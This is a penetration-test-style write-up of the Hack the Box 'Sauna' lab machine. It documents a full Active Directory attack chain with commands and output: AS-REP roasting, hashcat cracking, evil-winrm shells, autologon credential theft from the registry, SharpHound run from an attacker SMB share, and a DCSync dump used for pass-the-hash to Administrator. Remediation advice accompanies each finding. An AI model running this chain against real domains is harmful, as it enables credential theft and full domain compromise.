

Penetration Test Report

Hack the Box - Sauna

August 19, 2023

Peter Cipolone

United States of America

Web: <https://petercipolone.info>

Table of Contents

Table of Contents.....	2
Disclaimer.....	3
Contact Information.....	3
Assessment Overview.....	3
Severity Ratings.....	4
Scope.....	5
Scope Exclusions.....	5
Executive Summary.....	6
Scoping and Time Limitations.....	6
Summary of Results.....	6
Recommendations.....	6
Manual Testing.....	7
Port Discovery.....	7
Service Enumeration – LDAP.....	7
Service Enumeration – HTTP.....	7
MF 1: AS-REP Roasting and Hash Cracking.....	9
MF 2: Interactive Login for a Service Account.....	11
MF 3: Overly Permissive Privileges.....	13

Confidentiality Statement

This document is the exclusive property of Hack the Box and Peter Cipolone. This document contains proprietary and confidential information. Duplication, redistribution, or use, in whole or in part, in any form, requires consent of both Hack the Box and Peter Cipolone.

Disclaimer

A penetration test is considered a snapshot in time. The findings and recommendations in this report reflect the information gathered in the specified time frame. This information does not reflect any modifications made outside of the specified time frame.

Assessment Overview

Peter Cipolone was contracted by Hack the Box to conduct a penetration test in order to determine its exposure to a targeted attack. Hack the Box had released a new machine and wanted it tested for security weaknesses before moving it to the production environment. All actions performed were conducted in a way that simulated a malicious actor engaged in a targeted attack against Sauna, the name of the new machine. The goals of this simulated attack were to:

- Identify if a remote attacker could penetrate the security of this machine
- Determine the impact of a security breach

Efforts were focused on the identification and exploitation of security weaknesses that could allow an external attacker to gain unauthorized access to the machine and become the most privileged user of the machine. The attacks were conducted with the level of access that a general user would have. In order to facilitate this penetration test, Hack the Box graciously provided the following:

- VPN access to an isolated environment
- One virtual machine

These two things were done to provide access to the machine and to prove which level of privilege was obtained. The assessment was performed based on the recommendations outlined in NIST SP 800-115¹ with all actions being performed in a controlled environment.

1. <http://csrc.nist.gov/publications/nistpubs/800-115/SP800-115.pdf>

Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

Risk Factors

Risk is measured by two factors: Likelihood and Impact:

Likelihood

Likelihood measures the potential of a vulnerability being exploited. Ratings are given based on the difficulty of the attack, the available tools, attacker skill level, and client environment.

Scope

Assessment	Details
External Penetration Test	Test one virtual machine that was only accessible in an isolated environment. IP of the machine for the tests was 10.10.10.175.

Scope Exclusions

Peter Cipolone did not perform any of the following attacks during testing:

- Denial of Service (DOS)
- Phishing/Social Engineering

All other attacks not specified above were permitted.

Executive Summary

Peter Cipolone evaluated the security of Hack the Box’s virtual machine, Sauna, from August 13th, 2023 to August 20th, 2023. The following gives a high level overview of the vulnerabilities found, the impact of those vulnerabilities, and remediation steps.

Scoping and Time Limitations

Scoping during the engagement did not include any Denial of Service attacks or social engineering.

The external penetration assessment was limited to 7 days.

Summary of Results

The security assessment evaluated the security posture of Hack the Box’s virtual machine, Sauna. Due to time constraints and the rules of Hack the Box, only a manual test was done.

Manual testing of the machine revealed four instances of exploitation and privilege escalation to Administrator, resulting in the complete compromise of a machine. The vulnerabilities have varying degrees of severity. The breakdown of the vulnerabilities is as follows:

- 1 Critical Vulnerability
 - AS-REP Roasting due to Kerberos pre-authentication being turned off.
- 2 High Vulnerabilities
 - Interactive login of a service account
 - Overly permissive permissions of a service account
 - Weak password policy

Recommendations

The testing results show that the machine is vulnerable to multiple vulnerabilities that could potentially result in the complete compromise of the machine. During testing, four issues were revealed. A disabling of Kerberos pre-authentication, a weak password policy, interactive login of a service account, and overly permissive permissions for a service account. The disabling of Kerberos pre-authentication was the entry point to the machine because the Domain Controller gave the user's hash to an unauthenticated user. There are some instances where this is necessary, so consult the IT department for further guidance. It is recommended to have a stronger password policy so even if the user's hash is obtained, it cannot be cracked.

Privilege escalation occurred because of a misconfigured account, `svc_loanmgr`. Based on the account name and auto logon credentials that were found, the account appears to be a service account. Service accounts should never be able to perform an interactive login. Furthermore, this account has enough Active Directory privileges to make it vulnerable to a DCSync attack. It is recommended to disable the interactive login features of this account and to verify that the account needs all of the permissions.

Manual Testing

The following sections show the step by step process for recreating the following:

- AS-REP Roasting for user FSmith
- Lateral movement to user svc_loanmgr
- Privilege escalation to Administrator through a DCSync attack.

Port Discovery

The assessment against Sauna started with an Nmap scan to determine if there were any open ports. This was done to identify the attack surface of the machine. The scan revealed many open ports (Figure 1).

```
(kali㉿kali)-[~/Documents/HTB/Sauna]
└─$ sudo nmap -sS -p- 10.10.10.175
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-19 23:30 EDT
Nmap scan report for egotistical-bank.local (10.10.10.175)
Host is up (0.020s latency).
Not shown: 65515 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsman
9389/tcp  open  adws
49667/tcp open  unknown
49673/tcp open  unknown
49674/tcp open  unknown
49677/tcp open  unknown
49689/tcp open  unknown
49696/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 105.16 seconds
```

Figure 1 – Initial scan reveals the services running on the machine.

Service Enumeration - LDAP

A Nmap scan for service enumeration and default scripts was ran against the LDAP service ports (Ports 389,636,3268,3269) This scan revealed a Windows Activity Directory Domain: EGOTISTICAL-BANK.LOCAL (Figure 2).

```
(kali㉿kali)-[~/Documents/HTB/Sauna]
└─$ nmap -sC -sV -p389,636,3268,3269 10.10.10.175
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-19 23:38 EDT
Nmap scan report for egotistical-bank.local (10.10.10.175)
Host is up (0.019s latency).

PORT      STATE SERVICE      VERSION
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL.
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL.
3269/tcp  open  tcpwrapped
Service Info: Host: SAUNA; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.45 seconds
```

Figure 2 – Nmap scan using default scripts and versioning

Service Enumeration – HTTP

An enumeration of the website revealed /about.html which contained a list of employees at the company (Figure 3).




Figure 3 – Finding a list of employees.

This list of employees was copied and ran through a username generator² to create a list of potential employee usernames (Figure 4).

```
(kali㉿kali)-[~/Documents/HTB/Sauna]
└─$ python namemash.py users.txt
fergussmith
smithfergus
fergus.smith
smith.fergus
smithf
fsmith
sfergus
f.smith
s.fergus
fergus
smith
```

--snip--

Figure 4 – Using the employee list to create possible username combinations.

MF 1: AS-REP Roasting and Hash Cracking

Description	This machine is vulnerable to AS-REP Roasting. This is possible because Kerberos pre-authentication has been disabled. This attack, combined with cracking the user’s hash, results in an interactive shell on the machine as the user FSmith.
Risk	Likelihood: High – Anyone with network access to the machine could perform this attack. Impact: High – Anyone who can successfully AS-REP roast and crack the hash will have unauthorized access to the machine.
Tools Used	Impacket ³ scripts, Hashcat ⁴ , and Evil-winrm ⁵
Remediation	Enable Kerberos pre-authentication on as many machines as possible. If it cannot be enabled, ensure the password is long and complex so the hash cannot be cracked.

An attack known as AS-REP Roasting was executed using an Impacket script and the username file. AS-REP Roasting targets domain users who do not have the “Do not require Kerberos pre-authentication” attribute set. In this case, the user is FSmith and their AS-REP hash is returned (Figure 5).

2. <https://github.com/SamSepiolProxy/Scripts/blob/main/namemash.py>
3. <https://github.com/fortra/impacket>
4. <https://hashcat.net/hashcat/>
5. <https://github.com/Hackplayers/evil-winrm>

```
(kali㉿kali)-[~/Documents/HTB/Sauna]
└─$ impacket-GetNPUsers egotistical-bank.local/ -usersfile usernameList.txt -dc-ip 10.10.10.17
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
$krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL:23f9de20b07f8209b01c0686c81f562e$ea1e5406e0b3eb221
d4afc7c90e3eeb60e178d292e1097043d4d78f9d7bf374b9c15d1fcc1a581f3b10288f88cbfd01c319ea3f13705a23
75fc745f1f69dd094f35c3341c3bcf296b447a50ff8e2b5a2ae8b18b8046d8aa4b6460cc144de1a7709c7bab4495f9
96ce14b310f79c8da434aea6f9ea97c404cbf4908c91609c47d3ee0cdb02602c
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
```

--snip--

Figure 5 – ASREProasting to find a hash for the user FSmith.

Cracking the Hash

The hash for user FSmith was cracked using Hashcat and the rockyou.txt wordlist (Figures 6-7).

```
(kali㉿kali)-[~/Documents/HTB/Sauna]
└─$ hashcat -a 0 -m 18200 hashes.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting
```

Figure 6 – Using Hashcat with the rockyou.txt wordlist to crack the hash.


```
$krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL:23f9de20b07f8209b01c0686c81f562e$ea1e5406e0b3eb221
d4afc7c90e3eeb60e178d292e1097043d4d78f9d7bf374b9c15d1fcc1a581f3b10288f88cbfd01c319ea3f13705a23
75fc745f1f69dd094f35c3341c3bcf296b447a50ff8e2b5a2ae8b18b8046d8aa4b6460cc144de1a7709c7bab4495f9
96ce14b310f79c8da434aea6f9ea97c404cbf4908c91609c47d3ee0cdb02602c:T[REDACTED]3

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target.....: $krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL:23f9de2 ... 02602c
```

Figure 7 – Cracking the hash of the user FSmith.

Getting a Shell as FSmith

Using the password from the cracked hash, a shell was obtained as the user FSmith (Figure 8).



```
(kali㉿kali)-[~/Documents/HTB/Sauna]
└─$ evil-winrm -i 10.10.10.175 -u fsmith -p '[REDACTED]3'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby l

Data: For more information, check Evil-WinRM GitHub: https

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\FSmith\Documents>
```

Figure 8 – Getting a shell as the user FSmith.

MF 2: Interactive logon for a Service Account

Description	Auto logon credentials discovered can be used to interactively logon to a potential service account.
Risk	Likelihood: Medium – Anyone who can log on to the machine and find the auto logon credentials can log into the account svc_loanmgr. Impact: High – Service accounts typically have more privileged access than normal users. Anyone who can log in as a service account will have more privileged access on the host.
Tools Used	Evil-winrm
Remediation	Confirm if account svc_loanmgr is a service account and investigate why two similarly named accounts have the same password. If svc_loanmgr is a service account, disable the interactive login for it.

Getting a Shell as svc_loanmgr

During the enumeration of the FSmith account, auto logon credentials were found for account svc_loanmanager. This account did not exist in the user accounts list, but there is an account for svc_loanmgr. Based on the name of the account and the similarity of auto logon credentials, this appears to be a service account. A quick check reveals the password is the same for svc_loanmanager and svc_loanmgr. As a result, an interactive shell was obtained as the user svc_loanmgr (Figures 9-11).

```
*Evil-WinRM* PS C:\Users\FSmith\Documents> reg query "HKEY_LOCAL_MACHINE\SOFTWARE\MICROSOFT\WINDOWS NT\CURRENTVERSION\WINLOGON" /v Default*

HKEY_LOCAL_MACHINE\SOFTWARE\MICROSOFT\WINDOWS NT\CURRENTVERSION\WINLOGON
    DefaultDomainName    REG_SZ    EGOTISTICALBANK
    DefaultUserName      REG_SZ    EGOTISTICALBANK\svc_loanmanager
    DefaultPassword      REG_SZ    M[REDACTED]!

End of search: 3 match(es) found.
```

Figure 9 – Finding credentials in the registry for user svc_loanmanager.

```
*Evil-WinRM* PS C:\Users\FSmith\Documents> net user /domain

User accounts for \\

-----
Administrator          FSmith          Guest
HSmith                  krbtgt          svc_loanmgr
The command completed with one or more errors.
```

Figure 10 – Checking the list of users in the domain.

```
(kali㉿kali)-[~/Documents/HTB/Sauna]
└─$ evil-winrm -i 10.10.10.175 -u svc_loanmgr -p 'M[REDACTED]!'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackp
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc_loanmgr\Documents>
```

Figure 11 – Getting a shell as the user svc_loanmgr.

MF 3: Overly permissive privileges for account svc_loanmgr

Description	Account svc_loanmgr has privileges that can retrieve all hashes from the domain controller and privilege escalate to the Administrator account.
Risk	Likelihood: Medium – Anyone who can access this account must know about the privileges the account has and must know how to execute a DCSync attack Impact: High – Anyone who can perform a DCSync attack can retrieve all of the hashes from the Domain Controller.
Tools Used	Impacket scripts, Evil-winrm, and Bloodhound ⁶
Remediation	Restrict the ability to DCSync to Domain Administrator accounts.

Getting a Shell as the Administrator

Since this host is part of an Active Directory domain and appears to be the Domain Controller, Bloodhound was used view privileges and relationships between users, groups, and objects. The Active Directory information was gathered by executing SharpHound.exe on the host. The resulting .zip file was then uploaded to Bloodhound (Figures 12-117).

```
(kali㉿kali)-[~/Documents/HTB/Sauna/share]
└─$ impacket-smbserver -username pgc -password [REDACTED] share . -smb2support
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation
```

Figure 12 – Setting up a SMB server to host SharpHound.exe.

```
*Evil-WinRM* PS C:\Users\svc_loanmgr\Documents> net use \\10.10.14.21\share /u:pgc [REDACTED]
The command completed successfully.
*Evil-WinRM* PS C:\Users\svc_loanmgr\Documents> cd \\10.10.14.21\share
*Evil-WinRM* PS Microsoft.PowerShell.Core\FileSystem::\\10.10.14.21\share> dir

Directory: \\10.10.14.21\share

Mode                LastWriteTime         Length Name
----                -
-a                 6/30/2023   9:11 PM      1051648 SharpHound.exe

*Evil-WinRM* PS Microsoft.PowerShell.Core\FileSystem::\\10.10.14.21\share> █
```

Figure 13 – Connecting to the SMB server to execute SharpHound.exe.

6. <https://github.com/BloodHoundAD/BloodHound>

```
*Evil-WinRM* PS Microsoft.PowerShell.Core\FileSystem::\\10.10.14.21\share> .\SharpHound.exe
2023-08-21T16:27:03.1987529-07:00|INFORMATION|This version of SharpHound is compatible with the 4.2 Release of BloodHound
2023-08-21T16:27:03.5022574-07:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2023-08-21T16:27:03.9241811-07:00|INFORMATION|Initializing SharpHound at 4:27 PM on 8/21/2023
2023-08-21T16:27:28.4988705-07:00|INFORMATION|Flags: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2023-08-21T16:27:28.9676403-07:00|INFORMATION|Beginning LDAP search for EGOTISTICAL-BANK.LOCAL
2023-08-21T16:27:29.0144922-07:00|INFORMATION|Producer has finished, closing LDAP channel
2023-08-21T16:27:29.0144922-07:00|INFORMATION|LDAP channel closed, waiting for consumers
2023-08-21T16:27:59.3815519-07:00|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 35 MB RAM
2023-08-21T16:28:26.8409071-07:00|INFORMATION|Consumers finished, closing output channel
2023-08-21T16:28:26.8877479-07:00|INFORMATION|Output channel closed, waiting for output task to complete
Closing writers
2023-08-21T16:28:29.2028105-07:00|INFORMATION|Status: 94 objects finished (+94 1.566667)/s -- Using 44 MB RAM
2023-08-21T16:28:29.2028105-07:00|INFORMATION|Enumeration finished in 00:01:00.2427000
2023-08-21T16:28:33.5120811-07:00|INFORMATION|Saving cache with stats: 53 ID to type mappings.
  53 name to SID mappings.
  0 machine sid mappings.
  2 sid to domain mappings.
  0 global catalog mappings.
2023-08-21T16:28:33.7621200-07:00|INFORMATION|SharpHound Enumeration Completed at 4:28 PM on 8/21/2023! Happy Graphing!
```


Figure 14 – Executing SharpHound.exe.

```
(kali@kali)-[~/Documents/HTB/Sauna]
└─$ sudo neo4j console
Directories in use:
home:      /usr/share/neo4j
config:    /usr/share/neo4j/conf
logs:      /usr/share/neo4j/logs
```

Figure 15 – Starting Neo4J database.

```
(kali@kali)-[~/Documents/HTB/Sauna]
└─$ bloodhound
```

Figure 16 – Starting Bloodhound.



The screenshot shows a file explorer window with the following table of files:

Name	Size	Type	Modified
20230821162826_BloodHound.zip	11.5 kB	Archive	12:28
ZDFkMDEyYjYtMmE1ZS00YmY3LTk0OWItYTM2OWVmMjc5NDVkc2ln	8.6 kB	Text	12:28
SharpHound.exe	1.1 MB	Program	1 Jul

Figure 17 – Uploading Active Directory data to Bloodhound.

The resulting information shows the domain EGOTISTICAL-BANK.LOCAL is vulnerable to a DCSync attack by user svc_loanmgr. This attack allows an attacker to imitate the behavior of a Domain Controller and retrieve the password data through domain replication. Using Secretsdump, another script from Impacket, the hashes of the users and administrator were revealed. The administrator's hash was used to obtain an interactive shell on the host (Figures 18 - 20).




Figure 18 – Bloodhound graph showing the relationship of the DCSync vulnerability.

```
(kali㉿kali)-[~/Documents/HTB/Sauna]
└─$ impacket-secretsdump -outputfile hashes 'EGOTISTICAL-BANK.LOCAL/svc_loanmgr:M[REDACTED]
[REDACTED]'@10.10.10.175
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:823452073d75b9d1cf70ebdf86c7f98e ::
:
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:4a8899428cad97676ff802229e466e2c :::
EGOTISTICAL-BANK.LOCAL\HSmith:1103:aad3b435b51404eeaad3b435b51404ee:58a52d36c84fb7f5f
1beab9a201db1dd :::
EGOTISTICAL-BANK.LOCAL\FSmith:1105:aad3b435b51404eeaad3b435b51404ee:58a52d36c84fb7f5f
1beab9a201db1dd :::
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:1108:aad3b435b51404eeaad3b435b51404ee:9cb31797c39a
9b170b04058ba2bba48c :::
```

--snip--

Figure 19– Obtaining the hashes through the DCSync attack.

```
(kali㉿kali)-[~/Documents/HTB/Sauna]
└─$ evil-winrm -i 10.10.10.175 -u administrator -H '823452073d75b9d1cf70ebdf86c7f98e'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc()
function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winr
m#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
egotisticalbank\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> hostname
SAUNA
```

Figure 20 – Getting a shell as the Administrator user.